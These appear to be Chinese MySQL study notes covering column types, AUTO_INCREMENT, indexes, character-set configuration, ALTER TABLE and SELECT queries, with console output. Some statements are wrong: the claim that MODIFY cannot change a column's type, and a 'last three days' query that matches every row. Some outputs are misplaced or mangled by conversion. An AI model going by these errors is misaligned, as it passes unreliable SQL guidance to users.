mysql> CREATE TABLE tab7 (id INT, week SET('sunday','monday','tuesday',
'wednesday','thursday','friday','saturday'));
```

```
mysql> INSERT INTO tab7 VALUES(1,'wednesday');
```

```
mysql> INSERT INTO tab7 VALUES(2, 'tuesday,friday');
```

```
mysql> INSERT INTO tab7 VALUES(3, 'freeday');
```

```
Query OK, 1 row affected, 1 warning (0.01 sec)
```

```
mysql> INSERT INTO tab7 VALUES(4, 'sunday,wednesday');
```

```
Query OK, 1 row affected, 1 warning (0.00 sec)
```

```
mysql> SELECT * FROM tab7;
```

id	week
1	wednesday
2	tuesday,friday
3	
4	sunday

```
4 rows in set (0.01 sec)
```

时间类型

```
mysql> CREATE TABLE tab8(one DATE, two TIME, three DATETIME, four TIMESTAMP,
five YEAR);
```

```
mysql> INSERT INTO tab8 VALUES('2011-11-11','11:11:11','2011-11-11
11:11:11','20111111111111','2011');
```

存储错误或缺少时按 0 进行存储

```
mysql> INSERT INTO tab8 VALUES('2011-11-11','11:11:11','2011-11-11
11:SS:11','2011111DSAF11111','2011');
```

```
Query OK, 1 row affected, 2 warnings (0.00 sec)
```

```
mysql> INSERT INTO tab8 VALUES('2011-11-11','11:11:11','2011-11-11
11:SS:11','2011111DSAF11111','2011');
```

```
Query OK, 1 row affected, 2 warnings (0.00 sec)
```

```
mysql> SELECT * FROM tab8;
```

one	two	three	four	five
2011-11-11	11:11:11	2011-11-11 11:11:11	2011-11-11 11:11:11	2011
2011-11-11	11:11:11	2011-11-11 11:00:00	0000-00-00 00:00:00	2011


```
| 2011-11-11 | 00:11:11 | 2011-11-11 11:00:00 | 0000-00-00 00:00:00 | 2011 |
+-----+-----+-----+-----+-----+
```

mysql> CREATE TABLE tab9(id INT, tit VARCHAR(50), ptim INT); **将时间定义为整型时，便于运算。**

mysql> SELECT * FROM tab9 WHERE ptim > ptim - 60 * 60 * 24 * 3; 查询最近三天的数据。

auto_increment 只用于整数。

not null 不能为空，当有此项设置时，最好给值，不然 PHP 调用是不能判断数据类型，从数据库中返回的值不能对应于 PHP 中的数据类型。

mysql> CREATE TABLE tb1 (id INT, age TINYINT NOT NULL);

mysql> INSERT INTO tb1(id) VALUES(1);

Query OK, 1 row affected, 1 **warning** (0.01 sec)

mysql> SELECT * FROM tb1;

```
+-----+-----+
| id  | age |
+-----+-----+
|    1 |    0 |
+-----+-----+
```

mysql> CREATE TABLE user (id INT UNSIGNED NOT NULL DEFAULT 0, name VARCHAR(30) NOT NULL DEFAULT '', height DOUBLE(5,2) NOT NULL DEFAULT 0.00, desn TEXT NOT NULL DEFAULT '');

Query OK, 0 rows affected, 1 warning (0.01 sec)

mysql> INSERT INTO user (id) VALUES (1);

Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM user;

```
+---+-----+-----+-----+
| id | name | height | desn |
+---+-----+-----+-----+
|  1 |      |    0.00 |      |
+---+-----+-----+-----+
1 row in set (0.01 sec)
```

mysql> CREATE TABLE table3 (id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY, name CHAR(40)); **//指定了 AUTO_INCREMENT 必须指定为 PRIMARY KEY 不然会出错。**

mysql> INSERT INTO table3 VALUES (NULL, 'samlee');

mysql> INSERT INTO table3 VALUES (NULL, 'mickey');

mysql> INSERT INTO table3 (name) VALUES ('yum');

mysql> INSERT INTO table3 (name) VALUES ('hou');

mysql> SELECT * FROM table3 ;

```

+----+-----+
| id | name |
+----+-----+
|  1 | samlee |
|  2 | mickey |
|  3 | yum   |
|  4 | hou   |
+----+-----+

```

当删除几条记录后，再进行插入记录不指定 id 时，id 不会弥补空缺，而是接着上原来的最在 id 值累加；

```
mysql> SELECT * FROM table3;
```

```

+----+-----+
| id | name |
+----+-----+
|  1 | samlee |
|  2 | mickey |
|  3 | yum   |
|  4 | hou   |
|  5 | samlee |
|  6 | samlee |
|  7 | samlee |
|  8 | samlee |
|  9 | samlee |
| 10 | samlee |
+----+-----+

```

```
mysql> DELETE FROM table3 WHERE id >= 5 AND id <= 8;
```

```
mysql> SELECT * FROM table3 ;
```

```

+----+-----+
| id | name |
+----+-----+
|  1 | samlee |
|  2 | mickey |
|  3 | yum   |
|  4 | hou   |
|  9 | samlee |
| 10 | samlee |
+----+-----+

```

```
mysql> INSERT INTO table3 VALUES( '' , 'daf');
```

```
Query OK, 1 row affected, 1 warning (0.00 sec)
```

```
mysql> INSERT INTO table3 VALUES('' , 'sfe');
```

```
Query OK, 1 row affected, 1 warning (0.00 sec)
```

```
mysql> SELECT * FROM table3;
```

```

+-----+-----+
| id | name |
+-----+-----+
| 1 | samlee |
| 2 | mickey |
| 3 | yum |
| 4 | hou |
| 12 | sfe |
| 11 | daf |
| 9 | samlee |
| 10 | samlee |
+-----+-----+

```

当插入记录时给出的 id 值大于原来记录的最大值时，以后插入的没有给出 id 值记录的 id 值会在这个给出的 id 值基础之上累加。

```

mysql> INSERT INTO table3 VALUES (100, 'dsaf');
Query OK, 1 row affected (0.00 sec)
mysql> INSERT INTO table3 VALUES ( NULL, 'dsaf123');
Query OK, 1 row affected (0.00 sec)
mysql> SELECT * FROM table3;

```

```

+-----+-----+
| id | name |
+-----+-----+
| 1 | samlee |
| 2 | mickey |
| 3 | yum |
| 4 | hou |
| 12 | sfe |
| 101 | dsaf123 |
| 100 | dsaf |
| 11 | daf |
| 9 | samlee |
| 10 | samlee |
+-----+-----+

```

10 rows in set (0.00 sec)

没有必要给不连续的 id 值重新排序。

索引

主键索引 一条记录只有一个主键自动增长，它的值重复不了。

mysql> CREATE TABLE table4(id INT **PRIMARY KEY**, username CHAR); 指定了 **PRIMARY KEY** 不用指定 **AUTO_INCREMENT** 也正确，但是插入的记录 id 值不能有重复。但是指定了 **AUTO_INCREMENT** 必须指定为 **PRIMARY KEY**

```

mysql> DESC table4;

```

```

+-----+-----+-----+-----+-----+-----+

```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI		
username	char(1)	YES		NULL	

```
mysql> CREATE TABLE table5 (id INT NOT NULL AUTO_INCREMENT, age INT, PRIMARY KEY(id));
```

```
mysql> DESC table5;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
age	int(11)	YES		NULL	

唯一索引 UNIQUE

```
mysql> CREATE TABLE table6 (id INT NOT NULL AUTO_INCREMENT PRIMARY KEY, name CHAR UNIQUE, email CHAR UNIQUE, age INT);
```

CHAR 类型的数据长度默认为 1

```
mysql> INSERT INTO table6 VALUES (NULL, 'mickey', 'aaa@bb.com', 30);
```

Query OK, 1 row affected, 2 warnings (0.00 sec)

```
mysql> INSERT INTO table6 VALUES (NULL, 'samlee', 'ccc@dfds.com', 40);
```

Query OK, 1 row affected, 2 warnings (0.00 sec)

```
mysql> INSERT INTO table6 VALUES (NULL, 'samlee', 'dafds@da.com', 60);
```

ERROR 1062 (23000): Duplicate entry 's' for key 2

```
mysql> SELECT * FROM table6;
```

id	name	email	age
1	m	a	30
2	s	c	40
3	g	f	50

```
mysql> DESC table6;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
name	char(1)	YES	UNI	NULL	
email	char(1)	YES	UNI	NULL	
age	int(11)	YES		NULL	

4 rows in set (0.01 sec)

外键 创建了外键之后，两个表会形成关联，当一个表的记录删除后，会使把它作为作为外键的表中的相应的记录删除。但是 PHP 不支持外键，可以用 PHP 语句将另一个表中关联的记录删除。

常规索引 **不能不建**

未设索引之前

```
mysql> EXPLAIN users;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	YES		NULL	
username	varchar(30)	YES		NULL	
age	int(11)	YES		NULL	
sex	char(4)	YES		NULL	
height	double	YES		NULL	
email	varchar(60)	YES		NULL	
desn	text	YES		NULL	

7 rows in set (0.00 sec)

```
mysql> CREATE INDEX ind2 ON users (age, username, email);
```

Query OK, 4 rows affected (0.07 sec)

Records: 4 Duplicates: 0 Warnings: 0

```
mysql> SHOW INDEX FROM users;
```

:

3 rows in set (0.01 sec)

```
mysql> DROP INDEX ind2 ON users;
```

Query OK, 4 rows affected (0.03 sec)

Records: 4 Duplicates: 0 Warnings: 0

```
mysql> SHOW INDEX FROM users;
```

Empty set (0.00 sec)

应该将做为查询条件的字段做为索引，添加索引之后会加快查询速度，减慢插入、删除速度。

```
mysql> CREATE TABLE table8 (id INT, name VARCHAR(30), age INT, sex CHAR(3), INDEX (name, age, sex));
```

Query OK, 0 rows affected (0.01 sec)

```
mysql> SHOW INDEX FROM table8;
```

Table	Key_name	Seq_in_index	Column_name
-------	----------	--------------	-------------

table8	name	1	name
table8	name	2	age
table8	name	3	sex

```
mysql> DROP INDEX name ON table8;
```

```
mysql> DROP TABLE table8;
```

```
mysql> CREATE TABLE table8 (id INT, name VARCHAR(30), age INT, sex CHAR(13),  
INDEX idx(name, age, sex));
```

```
mysql> SHOW INDEX FROM table8;
```

Table	Key_name	Seq_in_index	Column_name
table8	idx	1	name
table8	idx	2	age
table8	idx	3	sex

```
mysql> DROP TABLE table8;
```

```
mysql> CREATE TABLE table8(id INT, name VARCHAR(30), age INT, sex CHAR(3), KEY  
iex(name, age, sex));
```

```
mysql> SHOW INDEX FROM table8;
```

Table	Key_name	Seq_in_index	Column_name
table8	iex	1	name
table8	iex	2	age
table8	iex	3	sex

```
mysql> DROP INDEX iex ON table8;
```

```
mysql> drop table table8;
```

```
mysql> CREATE TABLE table8 (id INT, name VARCHAR(30), age INT, sex CHAR(3), KEY  
name(name), KEY(age), KEY idx(sex));
```

```
mysql> SHOW INDEX FROM table8;
```

Table	Key_name	Column_name
table8	name	name
table8	age	age
table8	idx	sex

```
mysql> DROP INDEX idx ON table8;
```


```
mysql> SHOW INDEX FROM table8;
```

Table	Key_name	Column_name
-------	----------	-------------

table8	name	name
table8	age	age

2 rows in set (0.01 sec)

主从数据库



Linux 下的 MySQL 的配置文件：/etc/my.cnf

```
mysql> \s;
```

```
Server characterset: latin1
```

```
Db characterset: latin1
```

```
Client characterset: latin1
```

```
Conn. characterset: latin1
```

Windows 下 MySQL 的配置文件：C:\AppServ\MySQL\my.ini

```
# CLIENT SECTION
```

```
[client]
```

```
port=3306
```

```
[mysql]
```

```
default-character-set = utf8
```

```
# SERVER SECTION
```

```
port=3306
```

```
basedir="C:\AppServ\MySQL"
```

```
datadir="C:\AppServ\MySQL\data/"
```

```
# The default character set that will be used when a new schema or table is
```

```
# created and no character set is defined
```

```
default-character-set = utf8
```

```
character-set-server = utf8
```

```
collation-server = utf8_general_ci
init_connect = 'SET collation_connection = utf8_general_ci'
init_connect = 'SET NAMES utf8'
```

```
# The default storage engine that will be used when create new tables when
#default-storage-engine=INNODB
```

服务器字符集和校对规则可以用作 character_set_server 和 collation_server 变量的值。

默认数据库的字符集和校对规则可以用作 character_set_database 和 collation_database 变量的值。

```
mysql> \s
Server characterset:  utf8
Db      characterset:  utf8
Client characterset:  utf8
Conn.   characterset:  utf8
TCP port:                3306
```

设置# CLIENT SECTION 中的 default-character-set = gbk 时，重启 MySQL 服务

```
mysql> \s
Server characterset:  utf8
Db      characterset:  utf8
Client characterset:  gbk
Conn.   characterset:  gbk
TCP port:                3306
```

在 Windows 下：

```
mysql> CREATE TABLE tt1(ind INT);
Query OK, 0 rows affected (0.05 sec)
```

```
mysql> SHOW CREATE TABLE tt1;
+-----+-----+
| Table | Create Table
+-----+-----+
| tt1   | CREATE TABLE `tt1` (
  `ind` int(11) default NULL
) ENGINE=MyISAM DEFAULT CHARSET=utf8 |
+-----+-----+
1 row in set (0.00 sec)
```



```
mysql> SHOW CREATE DATABASE db28;
+-----+-----+
| Database | Create Database |
+-----+-----+
| db28     | CREATE DATABASE `db28` /*!40100 DEFAULT CHARACTER SET utf8 */ |
+-----+-----+

1 row in set (0.00 sec)
```

在Linux下：

```
mysql> CREATE TABLE tt1 (id INT);
```

```
mysql> SHOW CREATE TABLE tt1;
+-----+-----+
| Table | Create Table |
+-----+-----+
| tt1   | CREATE TABLE `tt1` (
  `id` int(11) default NULL
) ENGINE=MyISAM DEFAULT CHARSET=latin1 |
+-----+-----+

1 row in set (0.00 sec)
```

```
mysql> SHOW CREATE DATABASE db28;
+-----+-----+
--+
| Database | Create Database |
|
+-----+-----+
--+
| db28     | CREATE DATABASE `db28` /*!40100 DEFAULT CHARACTER SET latin1 */ |
|
+-----+-----+
--+

1 row in set (0.01 sec)
```

```
mysql> CREATE TABLE tt2 (id INT)TYPE=MYISAM;
Query OK, 0 rows affected, 1 warning (0.01 sec)
```

```
mysql> SHOW CREATE TABLE tt2;
+-----+-----+
```

```

| Table | Create Table |
+-----+-----+
| tt2   | CREATE TABLE `tt2` (
  `id` int(11) default NULL
) ENGINE=MyISAM DEFAULT CHARSET=latin1 |
+-----+-----+
1 row in set (0.00 sec)

```

```

mysql> CREATE TABLE tt3(id INT) TYPE=INNODB;
Query OK, 0 rows affected, 1 warning (0.04 sec)

```

```

mysql> SHOW CREATE TABLE tt3;
+-----+-----+
| Table | Create Table |
+-----+-----+
| tt3   | CREATE TABLE `tt3` (
  `id` int(11) default NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1 |
+-----+-----+
1 row in set (0.00 sec)

```

```

mysql> CREATE TABLE tt4 (id INT) ENGINE=MYISAM;
Query OK, 0 rows affected (0.01 sec)

```

```

mysql> SHOW CREATE TABLE tt4;
+-----+-----+
| Table | Create Table |
+-----+-----+
| tt4   | CREATE TABLE `tt4` (
  `id` int(11) default NULL
) ENGINE=MyISAM DEFAULT CHARSET=latin1 |
+-----+-----+
1 row in set (0.01 sec)

```

```

mysql> CREATE TABLE tt5 (id INT) ENGINE=INNODB;
Query OK, 0 rows affected (0.01 sec)

```

```

mysql> SHOW CREATE TABLE tt5;
+-----+-----+
| Table | Create Table |
+-----+-----+
| tt5   | CREATE TABLE `tt5` (
  `id` int(11) default NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1 |
+-----+-----+

```

```

+-----+-----+
1 row in set (0.00 sec)

```

数据表的类型

MyISAM 数据表：成熟、稳定、易于管理，使用表格锁定机制，需要经常用 OPTIMIZE TABLE 命令优化数据库

InnoDB 数据表：具有提交、回滚和崩溃能力的事务安全存储引擎，支持外键，比 MyISAM 占用空间大

在项目比较大时用 InnoDB，因为 MyISAM 的表格锁定在访问量大时有可能造成死锁。

```
mysql> SHOW ENGINES;
```

```
MyISAM MEMORY InnoDB BerkeleyDB BLACKHOLE EXAMPLE ARCHIVE CSV ndbcluster
FEDERATED MRG_MYISAM ISAM
```

```
mysql> SHOW CHARSET;
```

```
big5 dec8 cp850 hp8 koi8r latin1 latin2 swe7 ascii ujis sjis hebrew tis620 euckr
koi8u gb2312 greek cp1250 gbk latin5 armscii8 utf8 ucs2 cp866 keybcs2 macce macroman
cp852 latin7 cp1251 cp1256 cp1257 binary geostd8 cp932 eucjpm
```

对于字符集的选择最好用 UTF-8，因为 GB2312 影响的是一行字，而 UTF-8 影响的是一字。

不要同时用 phpmyadmin 和 PHP 共同操作数据，有可能造成字符集不一致。

在字符集后缀：_bin：二进制、_ci：不区分大小写，例：gb2312_bin：简体中文，二进制、gb2312_chinese_ci：简体中文，不区分大小写、utf8_general_ci：Unicode（多语言），不区分大小写

```
mysql> CREATE DATABASE db288 DEFAULT CHARSET=GBK;
```

```
Query OK, 1 row affected (0.05 sec)
```

```
mysql> SHOW CREATE DATABASE db288;
```

```

+-----+-----+
+
| Database | Create Database |
+-----+-----+
+
| db288    | CREATE DATABASE `db288` /*!40100 DEFAULT CHARACTER SET gbk */ |
+-----+-----+
+
1 row in set (0.00 sec)

```

```
mysql> CREATE TABLE test(name VARCHAR(10) CHARACTER SET gb2312, username
VARCHAR(10) CHARACTER SET gbk, desn VARCHAR(13)) DEFAULT CHARSET=utf8 COLLATE
utf8_general_ci;
```

```
mysql> SHOW CREATE TABLE test;
```

```

+-----+-----+
| Table | Create Table |
+-----+-----+

```

```
| test | CREATE TABLE `test` (
  `name` varchar(10) character set gb2312 default NULL,
  `username` varchar(10) character set gbk default NULL,
  `desn` varchar(13) default NULL
) ENGINE=MyISAM DEFAULT CHARSET=utf8 |
+-----+-----+
```

在 PHP 中使用 SET NAMES GBK 来解决项目中出现的乱码，会造成运行效率降低，最好将 my.ini 中的字符集设置成与读写数据库时用的字符集一致，便可不用进行字符集转换。

```
mysql> CREATE TABLE tt8(id INT, name CHAR(20));
Query OK, 0 rows affected (0.06 sec)
```

```
mysql> INSERT INTO tt8 VALUES(1,'字符');
Query OK, 1 row affected, 1 warning (0.00 sec)
```

```
mysql> SELECT * FROM tt8;
```

```
+-----+-----+
| id    | name  |
+-----+-----+
|      1 |      |
+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> SET NAMES gbk;
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> SELECT * FROM tt8;
```

```
+-----+-----+
| id    | name  |
+-----+-----+
|      1 |      |
+-----+-----+
1 row in set (0.02 sec)
```

```
mysql> INSERT INTO tt8 VALUES(1,'字符');
Query OK, 1 row affected (0.00 sec)
```

```
mysql> SELECT * FROM tt8;
```

```
+-----+-----+
| id    | name  |
+-----+-----+
|      1 |      |
|      1 | 字符  |
+-----+-----+
```

```
+-----+-----+
2 rows in set (0.03 sec)
```

用系统关键字做字段名时，需要用`号引起来，例`type`

```
alter
```

```
mysql> CREATE TABLE messages (id INT, title VARCHAR(20), time INT(11), content
TEXT);
Query OK, 0 rows affected (0.03 sec)
```

```
mysql> DESC messages;
```

```
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int(11)       | YES  |     | NULL    |       |
| title | varchar(20)   | YES  |     | NULL    |       |
| time  | int(11)       | YES  |     | NULL    |       |
| content | text         | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

```
mysql> ALTER TABLE messages ADD cat SMALLINT AFTER id;
mysql> ALTER TABLE messages ADD cat1 INT(4) FIRST ;
mysql> ALTER TABLE messages CHANGE time time DATETIME ;
mysql> ALTER TABLE messages MODIFY title char(12);           //MODIFY 只能改名不
能改类型
mysql> ALTER TABLE messages CHANGE content cont char(200);  //CHANGE 可以改名和
类型
mysql> ALTER TABLE messages DROP id;
mysql> DESC messages;
```

```
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| cat1  | int(4)        | YES  |     | NULL    |       |
| cat   | smallint(6)   | YES  |     | NULL    |       |
| title | char(12)      | YES  |     | NULL    |       |
| time  | datetime      | YES  |     | NULL    |       |
| cont  | char(200)     | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
```

```
mysql> ? ALTER TABLE
```

```
| ADD [COLUMN] column_definition [FIRST | AFTER col_name ]
| ADD [COLUMN] (column_definition,...)
| ADD {INDEX|KEY} [index_name] [index_type] (index_col_name,...)
```

```

| ALTER [COLUMN] col_name {SET DEFAULT literal | DROP DEFAULT}
| CHANGE [COLUMN] old_col_name column_definition
    [FIRST|AFTER col_name]
| MODIFY [COLUMN] column_definition [FIRST | AFTER col_name]
| DROP [COLUMN] col_name
| DROP PRIMARY KEY
| DROP {INDEX|KEY} index_name
| DROP FOREIGN KEY fk_symbol

```

mysql> INSERT INTO messages (cat, title, time, cont) VALUES ('10', 'this is a title', '2010-12-12 21:21:56', 'this is messages content');/在插入数据时最好写出列名，给出的值不论是数值还是字符，通通用引号引起来，MySQL 会将数值字符串转换成数值类型。

```
mysql> SELECT * FROM messages;
```

cat	title	time	cont
10	this is a ti	2010-12-12 21:21:56	this is messages content

```
mysql> UPDATE messages SET time = '2011-9-30 21:5:21';
```

```
mysql> SELECT * FROM messages;
```

cat	title	time	cont
10	this is a ti	2011-09-30 21:05:21	this is messages content

```
mysql> SELECT 1+1;
```

1+1
2

```
mysql> SELECT 2*5-6/8;
```

2*5-6/8
9.2500

```
mysql> SELECT cat*12 from messages;
```

cat*12

```

| 120 |
| 120 |
+-----+

```

```
mysql> SELECT '10'+8;
```

```

+-----+
| '10'+8 |
+-----+
| 18 |
+-----+

```

```
mysql> SELECT NOW();
```

```

+-----+
| NOW() |
+-----+
| 2011-04-08 09:45:37 |
+-----+

```

```
mysql> SELECT VERSION();
```

```

+-----+
| VERSION() |
+-----+
| 5.0.41-log |
+-----+

```

类似于 `mysql> SELECT * FROM messages;` 的语句最好不要用。

原因：

- 1、不能指定查询和插入数据的顺序。
- 2、没有必要把所有数据取出。

```
mysql> SELECT * FROM users;
```

```

+-----+-----+-----+-----+-----+-----+-----+
| id | username | age | sex | height | email | desn |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | kkk | 99 | nan | 155.55 | ew@sohu.com | hello word |
| NULL | list | 20 | nv | 189.32 | bb@sina.com | NULL |
| NULL | hello | 30 | nv | 156.32 | ccc@bb.com | NULL |
| 5 | zzz | 40 | nv | 176.21 | www@bai.com | NULL |
+-----+-----+-----+-----+-----+-----+-----+

```

```
mysql> CREATE TABLE usr SELECT * FROM users;
```

```
mysql> SELECT * FROM usr;
```

```

+-----+-----+-----+-----+-----+-----+-----+
| id | username | age | sex | height | email | desn |
+-----+-----+-----+-----+-----+-----+-----+

```

1	kkk	99	nan	155.55	ew@sohu.com	hello word
NULL	list	20	nv	189.32	bb@sina.com	NULL
NULL	hello	30	nv	156.32	ccc@bb.com	NULL
5	zzz	40	nv	176.21	www@bai.com	NULL

```
mysql> CREATE TABLE t_usr SELECT username, age, sex height FROM db28.usr;
```

```
mysql> SELECT * FROM t_usr;
```

username	age	height
kkk	99	nan
list	20	nv
hello	30	nv
zzz	40	nv

别名

```
mysql> SELECT id AS uid, username AS name FROM usr;
```

uid	name
1	kkk
NULL	list
NULL	hello
5	zzz

```
mysql> SELECT id uid, username name FROM usr; AS 可以省略。
```

uid	name
1	kkk
NULL	list
NULL	hello
5	zzz

```
mysql> SELECT VERSION(), username, age*5 FROM usr;
```

VERSION()	username	age*5
5.0.41-log	kkk	495
5.0.41-log	list	100
5.0.41-log	hello	150
5.0.41-log	zzz	200


```

+-----+-----+-----+
mysql> SELECT VERSION() version, age*5 AGE5 FROM usr;
+-----+-----+
| version | AGE5 |
+-----+-----+
| 5.0.41-log | 495 |
| 5.0.41-log | 100 |
| 5.0.41-log | 150 |
| 5.0.41-log | 200 |
+-----+-----+

mysql> SELECT username one_name, username two_name, username three_name FROM usr;
+-----+-----+-----+
| one_name | two_name | three_name |
+-----+-----+-----+
| kkk      | kkk      | kkk      |
| list     | list     | list     |
| hello    | hello    | hello    |
| zzz      | zzz      | zzz      |
+-----+-----+-----+

```

SELECT ALL|DISTINCT

```

mysql> SELECT * FROM users;
171 rows in set (0.00 sec)

mysql> SELECT ALL * FROM users;
171 rows in set (0.00 sec)

mysql> SELECT DISTINCT * FROM users;
59 rows in set (0.01 sec)

mysql> SELECT * FROM users WHERE age = 30;
3 rows in set (0.00 sec)

mysql> SELECT DISTINCT * FROM users WHERE age > 50;
22 rows in set (0.00 sec)

mysql> SELECT DISTINCT * FROM users WHERE age <=50;
37 rows in set (0.01 sec)

mysql> SELECT DISTINCT * FROM users WHERE age > 40 AND age <50;
6 rows in set (0.00 sec)

```

```

mysql> SELECT DISTINCT * FROM users WHERE id IS NULL;

```

```

+-----+-----+-----+-----+-----+-----+-----+
| id | username | age | sex | height | email | desn |
+-----+-----+-----+-----+-----+-----+-----+
| NULL | list | 20 | nv | 189.32 | bb@sina.com | NULL |
| NULL | hello | 30 | nv | 156.32 | ccc@bb.com | NULL |
+-----+-----+-----+-----+-----+-----+-----+

```

2 rows in set (0.01 sec)

```
mysql> SELECT DISTINCT * FROM users WHERE id = NULL;
```

Empty set (0.01 sec)

```
mysql> SELECT DISTINCT * FROM users WHERE id <=> NULL;
```

空不能用=号来判断，

只能用<=>来判断

id	username	age	sex	height	email	desn
NULL	list	20	nv	189.32	bb@sina.com	NULL
NULL	hello	30	nv	156.32	ccc@bb.com	NULL

2 rows in set (0.01 sec)

```
mysql> DELETE FROM users WHERE id IS NULL;
```

Query OK, 2 rows affected (0.00 sec)

```
mysql> SELECT * FROM users WHERE id IS NULL;
```

Empty set (0.01 sec)

```
mysql> SELECT DISTINCT * FROM users WHERE id IS NOT NULL;
```

57 rows in set (0.03 sec)

```
mysql> UPDATE users SET age=35 WHERE age = 30;
```

Query OK, 2 rows affected (0.00 sec)

Rows matched: 2 Changed: 2 Warnings: 0

```
mysql> SELECT DISTINCT * FROM users WHERE age >=30 AND age <=40;
```

17 rows in set (0.00 sec)

```
mysql> SELECT DISTINCT * FROM users WHERE age BETWEEN 30 AND 40;
```

17 rows in set (0.00 sec)

```
mysql> SELECT DISTINCT * FROM users WHERE desn LIKE 'a%';
```

id	username	age	sex	height	email	desn
5	name5	33	nan	168	email5@sina.com	adsfda
6	name6	54	nv	175	email6@sina.com	afdsaf

```
mysql> SELECT DISTINCT * FROM users WHERE desn LIKE '%a';
```

id	username	age	sex	height	email	desn
5	name5	33	nan	168	email5@sina.com	adsfda
7	name7	37	nan	170	email7@sina.com	fdsa

```
mysql> SELECT DISTINCT * FROM users WHERE desn LIKE 'a%a';
```

```

+-----+-----+-----+-----+-----+-----+-----+
| id | username | age | sex | height | email | desn |
+-----+-----+-----+-----+-----+-----+-----+
| 5 | name5 | 33 | nan | 168 | email5@sina.com | adsfda |
+-----+-----+-----+-----+-----+-----+-----+

```

```
mysql> SELECT DISTINCT * FROM users WHERE desn LIKE 'A%A';
```

```

+-----+-----+-----+-----+-----+-----+-----+
| id | username | age | sex | height | email | desn |
+-----+-----+-----+-----+-----+-----+-----+
| 5 | name5 | 33 | nan | 168 | email5@sina.com | adsfda |
+-----+-----+-----+-----+-----+-----+-----+

```

```
mysql> SELECT DISTINCT id, username, sex, desn FROM users WHERE desn LIKE '___a%a';
```

```

+-----+-----+-----+-----+-----+
| id | username | sex | desn |
+-----+-----+-----+-----+-----+
| 34 | name34 | nv | dsasa |
| 35 | name35 | nan | fsaafdds |
| 51 | name51 | nan | dsasasafdsafds |
| 52 | name52 | nv | fsaafddsadsa |
+-----+-----+-----+-----+-----+

```

```
mysql> SELECT DISTINCT id, username, sex, desn FROM users WHERE desn NOT LIKE 'a%';
```

查询以非字母 a 开头 desn 记录

50 rows in set (0.01 sec)

```
mysql> SELECT username, sex, desn FROM users WHERE desn REGEXP '^a\w*';
```

```

+-----+-----+-----+
| username | sex | desn |
+-----+-----+-----+
| name5 | nan | adsfda |
| name6 | nv | afdsaf |
+-----+-----+-----+

```

```
mysql> SELECT DISTINCT username, sex, desn FROM users WHERE id IN (20,40,34);
```

```

+-----+-----+-----+
| username | sex | desn |
+-----+-----+-----+
| name20 | nv | dsa |
| name34 | nv | dsasa |
| name40 | nv | dafd |
+-----+-----+-----+

```

```
mysql> SELECT DISTINCT username, sex, desn FROM users WHERE id NOT IN (20, 30, 45, 32);
```

```
mysql> CREATE TABLE student (id INT AUTO_INCREMENT PRIMARY KEY NOT NULL, name
VARCHAR(30), age INT);
```

```
mysql> CREATE TABLE stuinfo (id INT NOT NULL AUTO_INCREMENT PRIMARY KEY, sid INT,
alias CHAR(10), php INT, java INT);
```

```
mysql> INSERT INTO student (name, age) VALUES
```

```
('ZhangSan', '15'), ('LiSi', '32'), ('WangWu', '32'), ('ZhaoLiu', '32');
```

```
mysql> UPDATE student SET age=FLOOR(age+RAND()*20);
```

```
mysql> SELECT * FROM student;
```

id	name	age
1	ZhangSan	26
2	LiSi	40
3	WangWu	41
4	ZhaoLiu	33

```
mysql> INSERT INTO stuinfo (sid, alias, php, java) VALUES('1', 'zxs', '45', '32'), ('2', 'lxs', '65', '53'), ('3', 'wxw', '43', '54'), ('4', 'zxl', '51', '76');
```

```
ERROR 1052 (23000): Column 'id' in field list is ambiguous
```

```
mysql> SELECT name, age, sid, php FROM student, stuinfo;
```

```
mysql> SELECT student.id, student.name, student.age, stuinfo.sid, stuinfo.php FROM student, stuinfo; //卡迪尔集结果
```

```
mysql> SELECT s.id ID, s.name NAME, f.alias ALIAS, s.age AGE, f.php PHP, f.java JAVA FROM student s, stuinfo f WHERE s.id = f.sid;
```

ID	NAME	ALIAS	AGE	PHP	JAVA
1	ZhangSan	zxs	26	45	32
2	LiSi	lxs	40	65	53
3	WangWu	wxw	41	43	54
4	ZhaoLiu	zxl	33	51	76

```
mysql> SELECT * FROM stuinfo WHERE sid IN (SELECT id FROM student WHERE age >= 40);
```

id	sid	alias	php	java
2	2	lxs	65	53
3	3	wxw	43	54

```
mysql> UPDATE stuinfo SET php = '45' WHERE id in ('3', '4');
```

```
mysql> SELECT * FROM stuinfo;
```

id	sid	alias	php	java
1	1	zxs	45	32
2	2	lxs	65	53
3	3	wxw	45	54
4	4	zxl	45	76

```
+-----+-----+-----+-----+
```

```
mysql> SELECT student.id, student.name, stuinfo.php FROM student, stuinfo WHERE
student.id = stuinfo.sid ORDER BY php;
```

```
+-----+-----+-----+
| id | name      | php |
+-----+-----+-----+
| 3  | WangWu    | 45  |
| 4  | ZhaoLiu   | 45  |
| 1  | ZhangSan  | 45  |
| 2  | LiSi      | 65  |
+-----+-----+-----+
```

```
mysql> SELECT student.id, student.name, stuinfo.php FROM student, stuinfo WHERE
student.id = stuinfo.sid ORDER BY php DESC;
```

```
+-----+-----+-----+
| id | name      | php |
+-----+-----+-----+
| 2  | LiSi      | 65  |
